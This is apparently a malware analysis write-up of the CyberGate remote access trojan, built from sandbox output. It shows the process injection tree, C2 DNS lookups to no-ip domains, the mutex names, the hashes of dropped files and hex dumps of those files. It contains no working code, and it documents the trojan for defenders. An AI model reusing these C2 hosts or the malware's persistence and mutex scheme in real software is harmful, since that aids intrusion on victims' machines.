
The processes created by CyberGate:



Processes

```
C:\Windows\Explorer.EXE                                                          PID:1356
C:\Windows\Explorer.EXE

  C:\Users\Admin\AppData\Local\Temp\dbc1e78c7644c07e178acd09bc3b02c230dba253dab5e45e5bcbf4
  be120a05bc.exe                                                                 PID:2348
  "C:\Users\Admin\AppData\Local\Temp\dbc1e78c7644c07e178acd09bc3b02c230dba253d
  ab5e45e5bcbf4be120a05bc.exe"

    C:\Windows\SysWOW64\explorer.exe                                             PID:2044
    explorer.exe

    C:\Program Files\Internet Explorer\iexplore.exe                              PID:1392
    "C:\Program Files\Internet Explorer\iexplore.exe"

    C:\Users\Admin\AppData\Local\Temp\dbc1e78c7644c07e178acd09bc3b02c230dba253dab5e45e5bcb
    f4be120a05bc.exe                                                             PID:1244
    "C:\Users\Admin\AppData\Local\Temp\dbc1e78c7644c07e178acd09bc3b02c230dba2
    53dab5e45e5bcbf4be120a05bc.exe"

      C:\dir\install\spynet\server.exe                                           PID:568
      "C:\dir\install\spynet\server.exe"
```

CyberGate tried to communicate with these C2 servers in WIN10 Sandbox



```
DNS   57.169.31.20.in-addr.arpa
DNS   tse1.mm.bing.net
GET   https://tse1.mm.bing.net/th?id=OADD2.10239370639702_1LY06F7YB2ZF9D3G5&pid=21.2&c=16&roil=0&roit=0&roir=1&roib=1&w=1920&h=1080&dynsi...
GET   https://tse1.mm.bing.net/th?id=OADD2.10239370639330_1D80T5H13WVAODNQ8&pid=21.2&c=16&roil=0&roit=0&roir=1&roib=1&w=1920&h=1080&dy...
GET   https://tse1.mm.bing.net/th?id=OADD2.10239370255188_1EKPMYV01DV13G64K&pid=21.2&c=16&roil=0&roit=0&roir=1&roib=1&w=1920&h=1080&dyns...
GET   https://tse1.mm.bing.net/th?id=OADD2.10239370639703_1XZVEAKL3PD7EZGL4&pid=21.2&c=3&w=1080&h=1920&dynsize=1&qlt=90
```

Remote address:

```
150.171.28.10:443
```


Request

```
GET /th?id=OADD2.10239370639703_1XZVEAKL3PD7EZGL4&pid=21.2&c=3&w=1080&h=1920&dynsize=1&qlt=90 HTTP/2.0
host: tse1.mm.bing.net
accept: */*
accept-encoding: gzip, deflate, br
user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102 Safari/537.36 Edge/18.19041
```

Response


```
HTTP/2.0 200
cache-control: public, max-age=2592000
content-length: 637660
content-type: image/jpeg
x-cache: TCP_HIT
access-control-allow-origin: *
access-control-allow-headers: *
access-control-allow-methods: GET, POST, OPTIONS
timing-allow-origin: *
report-to: {"group":"network-errors","max_age":604800,"endpoints":[{"url":"https://aefd.nelreports.net/api/report?cat=bingth&ndcParam=QUZE"}]}
nel: {"report_to":"network-errors","max_age":604800,"success_fraction":0.001,"failure_fraction":1.0}
accept-ch: Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Full-Version-List, Sec-CH-UA-Mobile, Sec-CH-UA-Model, Sec-CH-
UA-Platform, Sec-CH-UA-Platform-Version
x-msedge-ref: Ref A: 0B4A170574E34DAA952B8A2D23D04A9C Ref B: LON04EDGE0916 Ref C: 2024-06-20T03:15:19Z
date: Thu, 20 Jun 2024 03:15:19 GMT
```

```
GET   https://tse1.mm.bing.net/th?id=OADD2.10239370639329_16GDTY03HO5SY2UBG&pid=21.2&c=3&w=1080&h=1920&dynsize=1&qlt=90
GET   https://tse1.mm.bing.net/th?id=OADD2.10239370255189_1E7XE0SO5A57SENIS&pid=21.2&c=3&w=1080&h=1920&dynsize=1&qlt=90
DNS   g.bing.com
```



```
GET   https://tse1.mm.bing.net/th?id=OADD2.10239370255189_1E7XE0SO5A57SENIS&pid=21.2&c=3&w=1080&h=1920&dynsize=1&qlt=90
DNS   g.bing.com
DNS   10.28.171.150.in-addr.arpa
DNS   43.56.20.217.in-addr.arpa
DNS   95.221.229.192.in-addr.arpa
DNS   183.142.211.20.in-addr.arpa
GET   https://g.bing.com/neg/0?action=emptycreativeimpression&adUnitId=11730597&publisherId=251978541&rid=980f790cc2084ae589303b6ebce60fb9...
GET   https://g.bing.com/neg/0?action=emptycreative&adUnitId=11730597&publisherId=251978541&rid=980f790cc2084ae589303b6ebce60fb9&localId=w...
GET   https://g.bing.com/neg/0?action=emptycreativeimpression&adUnitId=11730597&publisherId=251978541&rid=980f790cc2084ae589303b6ebce60fb9...
DNS   237.197.79.204.in-addr.arpa
GET   https://www.bing.com/th?id=OADD2.10239359720591_10PHTLBML42K6TRZO&pid=21.2&c=16&roil=0&roit=0&roir=1&roib=1&w=24&h=24&dynsize=1&...
DNS   97.61.62.23.in-addr.arpa
DNS   j230uy.no-ip.info                                                  DBC1E78C7644...
DNS   j230uy.no-ip.org                                                   DBC1E78C7644...
DNS   142.99.95.204.in-addr.arpa
DNS   142.99.95.204.in-addr.arpa
DNS   142.99.95.204.in-addr.arpa
DNS   133.211.185.52.in-addr.arpa
DNS   164.189.21.2.in-addr.arpa
DNS   26.165.165.52.in-addr.arpa
DNS   198.187.3.20.in-addr.arpa
DNS   92.12.20.2.in-addr.arpa
```

CyberGate creates **mutexes** to avoid running multiple instances of it at the same time.




Behavior activities

(PID: 3988) dbc1e78c7644c07e178acd09bc3b02c230dba253dab5e45e5bcbf4be12...

Source: mutexes First seen: 109 ms

Danger /
CYBERGATE mutex has been found

Type: MUTEX
Operation: CREATE
Name: _X_X_PASSWORDLIST_X_X_
Status: 0x00000000




Behavior activities

(PID: 1064) iexplore.exe

Source: mutexes First seen: 2328 ms

Danger /
CYBERGATE mutex has been found

Type: MUTEX
Operation: CREATE
Name: ***MUTEX***_PERSIST
Status: 0x40000000



Behavior activities


(PID: 588) server.exe

Source: mutexes   First seen: 3156 ms

Danger /

CYBERGATE mutex has been found

```
Type:        MUTEX
Operation:   CREATE
Name:        _X_X_UPDATE_X_X_
Status:      0x00000000
```



```
+ BEFORE     CYBERGATE mutex has been found
Name:        ***MUTEX***_PERSIST
Operation:   CREATE
Status:      0x40000000
Type:        MUTEX

+ BEFORE     CYBERGATE mutex has been found
Name:        ***MUTEX***
Operation:   CREATE
Type:        MUTEX

+ BEFORE     CYBERGATE mutex has been found
Name:        _x_X_PASSWORDLIST_X_x_
Operation:   CREATE
Type:        MUTEX

+ BEFORE     CYBERGATE mutex has been found
Name:        ***MUTEX***_SAIR
Operation:   CREATE
Type:        MUTEX
```

Mutexes:

```
***MUTEX***

***MUTEX***_PERSIST

***MUTEX***_SAIR

***MUTEX***
```

Dropped files


CyberGate dropped some files, Let’s take a look on them

```
4fa4d8b33f615cb05345165fcdc59125b0667f21c3d3557629c4c859f77d3aba
fa7166dc1ce0ea167556d47a16ce8d9cbea652d6cef6b8873c78767ef9485e79
51a3fe220229aa3fdddc909e20a4b107e7497320a00792a280a03389f2eacb46
4a32894e7ca16b8ea247ccd7157b3884afc7d5de880e42597bd8a1d87e935e4e
```

UuU.uUu

This file Contains only a time value

`09:59:34`


HxD - [C:\Users\M4lcode\Desktop\0x00070000000234da-161]
File Edit Search View Analysis Tools Window Help
16
Windows (ANSI)
hex
0x00070000000234da-161
Spe
Da


```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  30 39 3A 35 39 3A 33 34                          09:59:34
```

XX–XX–XX.txt

Contains two paths

```
C:\Users\Admin\AppData\Local\Temp\dbc1e78c7644c07e178acd09bc3b02c230dba253dab5e45e5b
cbf4be120a05bc.exe|c:\dir\install\spynet\server.exe|
```

in the first 88 byte, after that there is dump bytes


HxD - [C:\Users\M4lcode\Desktop\0x00070000000234d5-69]
File Edit Search View Analysis Tools Window Help
16
Windows (ANSI)
hex
0x00070000000234d5-69
Special editors
Data inspector
Overwrite

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000  43 3A 5C 55 73 65 72 73 5C 41 64 6D 69 6E 5C 41  C:\Users\Admin\A
00000010  70 70 44 61 74 61 5C 4C 6F 63 61 6C 5C 54 65 6D  ppData\Local\Tem
00000020  70 5C 64 62 63 31 65 37 38 63 37 36 34 34 63 30  p\dbc1e78c7644c0
00000030  37 65 31 37 38 61 63 64 30 39 62 63 33 62 30 32  7e178acd09bc3b02
00000040  63 32 33 30 64 62 61 32 35 33 64 61 62 35 65 34  c230dba253dab5e4
00000050  35 65 35 62 63 62 66 34 62 65 31 32 30 61 30 35  5e5bcbf4be120a05
00000060  62 63 2E 65 78 65 7C 63 3A 5C 64 69 72 5C 69 6E  bc.exe|c:\dir\in
00000070  73 74 61 6C 6C 5C 73 70 79 6E 65 74 5C 73 65 72  stall\spynet\ser
00000080  76 65 72 2E 65 78 65 7C D6 8E 8F 8C C9 C5 92 D2  ver.exe|ÖŽ.ŒÉÅ’Ò
00000090  D3 91 D5 CC 92 D3 CE DB 86 89 8C 8C 8B 23 23 23  Ó‘ÕÌ’ÓÎÛ†‰ŒŒ‹###
000000A0  23 40 23 23 23 23 D6 8E 8F 8C C9 C5 92 D2 D3 91  #@####ÖŽ.ŒÉÅ’ÒÓ‘
000000B0  D5 CC 92 D5 D2 DA D3 86 89 8C 8C 8B 23 23 23 23  ÕÌ’ÕÒÚÓ†‰ŒŒ‹####
000000C0  40 23 23 23 23 D6 8E 8F 8C C9 C5 92 D2 D3 91 D5  @####ÖŽ.ŒÉÅ’ÒÓ‘Õ
000000D0  CC 92 D3 CE DB 86 89 8C 8C 8C 23 23 23 23 40 23  Ì’ÓÎÛ†‰ŒŒŒ####@#
000000E0  23 23 23 D6 8E 8F 8C C9 C5 92 D2 D3 91 D5 CC 92  ###ÖŽ.ŒÉÅ’ÒÓ‘ÕÌ’
000000F0  D3 CE DB 86 89 8C 8C 8E 23 23 23 23 40 23 23 23  ÓÎÛ†‰ŒŒŽ####@###
00000100  23 20 23 23 23 23 40 23 23 23 23 20 23 23 23 23  # ####@#### ####
00000110  40 23 23 23 23 20 23 23 23 23 40 23 23 23 23 20  @#### ####@####
00000120  23 23 23 23 40 23 23 23 23 20 23 23 23 23 40 23  ####@#### ####@#
00000130  23 23 23 20 23 23 23 23 40 23 23 23 23 20 23 23  ### ####@#### ##
